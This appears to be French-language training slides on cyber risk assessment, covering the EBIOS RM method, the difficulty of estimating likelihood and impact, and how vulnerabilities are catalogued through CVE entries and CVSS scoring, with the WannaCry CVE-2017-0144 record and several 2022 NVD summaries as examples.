
Approche par ateliers

1. Quels sont les biens essentiels de la société ? Quels sont les événements redoutés ?
2. Quels sont les profils d'attaquants ?
3. Comment l'entreprise s'inscrit elle dans son écosystème ?
4. Quels chemins d'attaque techniques un adversaire pourrait utiliser ?
5. Quelles mesures prendre pour traiter ces risques ?

EBIOS RM - Construction de scénarios opérationnels



Comment qualifier les risques cyber ?



Pourquoi ce n'est pas si simple ...

LIKELIHOOD PROBABILITE D'OCCURENCE

Comment évaluer la probabilité d'un évènement sur lequel on a peu de contrôle ? Car dépendant de l'existence d'un attaquant, de sa motivation, de ses moyens techniques et financiers, du temps qu'il choisira de consacrer à l'attaque.

Comment suivre le risque dans le temps ? De nouvelles vulnérabilités sont découvertes régulièrement, le parc informatique est en permanent changement (par exemple via les mises à jour, les projets de migration ...).

- Se baser sur l'historique d'incidents de la société ?
 - ◆ A condition qu'elle ait des capacités de détection
 - ◆ A condition d'avoir des données historiques...
- Se baser sur une étude de marché ?
- Ou décider de faire "à dire d'expert" ?

Pourquoi ce n'est pas si simple ...

LIKELIHOOD PROBABILITE D'OCCURENCE

Comment évaluer la probabilité d'un évènement sur lequel on a peu de contrôle ? Car dépendant de l'existence d'un attaquant, de sa motivation, de ses moyens techniques et financiers, du temps qu'il choisira de consacrer à l'attaque.

Comment suivre le risque dans le temps ? De nouvelles vulnérabilités sont découvertes régulièrement, le parc informatique est en permanent changement (par exemple via les mises à jour, les projets de migration ...).

- Se baser sur l'historique d'incidents de la société ?
 - ◆ A condition qu'elle ait des capacités de détection
 - ◆ A condition d'avoir des données historiques...
- Se baser sur une étude de marché ?
- Ou décider de faire "à dire d'expert" ?

IMPACT EVALUATION DU DOMMAGE

Quels critères retenir dans l'évaluation d'un impact ?

- ☐ Impact financier ? Cashflow / recettes / provisions ...
- ☐ Impact sur la production ? Retards ? Pénalités contractuelles ?
- ☐ Perte de marché ou d'image ?
- ☐ Impact humain, environnemental, sociétal ?
- ☐ Impact sur l'expérience client ?
- ☐ Impact réglementaire ? Sanctions ? Amendes ?
- ☐ Dépenses liées à la gestion de l'incident (enquête, etc)


Comment financieriser ces éléments ?

- Prendre le maximum sur l'ensemble des critères ?
- Essayer de faire une somme ?
- Essayer de raisonner avec des paliers ?




Modèles CVE et CVSS

Comment sont répertoriées les vulnérabilités ?



Répertoires de CVEs - Exemples

Les informations sur les vulnérabilités peuvent être obtenues à partir de différentes sources, souvent publiques.



Source : NIST Special Publication 800-40 Version 2.0

Exemple: CVE-2017-0144 (Ransomware WannaCry)

CVE-2017-0144 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

[+View Analysis Description](#)

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **8.1 HIGH**

Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Known Affected Software Configurations

Configuration 1 ([hide](#))

 cpe:2.3:a:microsoft:server_message_block:1.0:*:*:*:*:*

[Show Matching CPE\(s\)](#)

Running on/with

cpe:2.3:o:microsoft:windows_10:*:*:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_10:1511:*:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_10:1607:*:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_7:-:sp1:*:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_8.1:*:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_rt_8.1:-:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_server_2008:-:sp2:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_server_2008:r2:sp1:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_server_2012:-:gold:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_server_2012:r2:*:*:*

[Show Matching CPE\(s\)](#)

cpe:2.3:o:microsoft:windows_server_2016:-:*:*:*

[Show Matching CPE\(s\)](#)


cpe:2.3:o:microsoft:windows_vista:-:sp2:*:*:*

[Show Matching CPE\(s\)](#)

CVSS - Comment qualifier une vulnérabilité

CVSS SCORE METRICS

A CVSS score is composed of three sets of metrics (**Base**, **Temporal**, **Environmental**), each of which have an underlying scoring component.



Attack Vector (AV)

Network (N) Adjacent (A) Local (L)
Physical (P)

Attack Complexity (AC)

Low (L) High (H)

Privileges Required (PR)

None (N) Low (L) High (H)

User Interaction (UI)

None (N) Required (R)

Scope (S)

Unchanged (U) Changed (C)

Confidentiality (C)

None (N) Low (L) High (H)

Integrity (I)

None (N) Low (L) High (H)

Availability (A)

None (N) Low (L) High (H)

Exploit Code Maturity (E)

Unproven (U) Proof-of-Concept (P)
Functional (F) High (H)

Remediation Level (RL)

Official Fix (O) Temporary Fix (T)
Workaround (W) Unavailable (U)

Report Confidence (RC)

Unknown (U) Reasonable (R)
Confirmed (C)

Source image: <https://www.balbix.com/app/uploads/CVSS-Score-Metrics-1.png>

Exemples de vulnérabilités

CVE-2021-45327 - Gitea before 1.11.2 is affected by Trusting HTTP Permission Methods on the Server Side when referencing the vulnerable admin or user API. which could let a remote malicious user execute arbitrary code.

Published: février 08, 2022; 10:15:07 AM -0500

V3.1: **9.8 CRITICAL**

V2.0: **7.5 HIGH**

CVE-2022-0510 - Cross-site Scripting (XSS) - Reflected in Packagist pimcore/pimcore prior to 10.3.1.

Published: février 08, 2022; 10:15:07 AM -0500

V3.1: **5.4 MEDIUM**

V2.0: **3.5 LOW**

CVE-2022-23624 - Frourio-express is a minimal full stack framework, for TypeScript. Frourio-express users who uses frourio-express version prior to v0.26.0 and integration with class-validator through `validators/` folder are subject to a input validation vulnerab... read CVE-2022-23624

Published: février 07, 2022; 6:15:07 PM -0500

V3.1: **8.8 HIGH**

V2.0: **6.5 MEDIUM**

CVE-2022-22532 - In SAP NetWeaver Application Server Java - versions KRNL64NUC 7.22, 7.22EXT, 7.49, KRNL64UC, 7.22, 7.22EXT, 7.49, 7.53, KERNEL 7.22, 7.49, 7.53, an unauthenticated attacker could submit a crafted HTTP server request which triggers improper shared ... read CVE-2022-22532

Published: février 09, 2022; 6:15:18 PM -0500

V3.1: **9.8 CRITICAL**

V2.0: **7.5 HIGH**

CVE-2022-22161 - An Uncontrolled Resource Consumption vulnerability in the kernel of Juniper Networks Junos OS allows an unauthenticated network based attacker to cause 100% CPU load and the device to become unresponsive by sending a flood of traffic to the out-of... read CVE-2022-

V3.1: **7.5 HIGH**

V2.0: **5.0 MEDIUM**

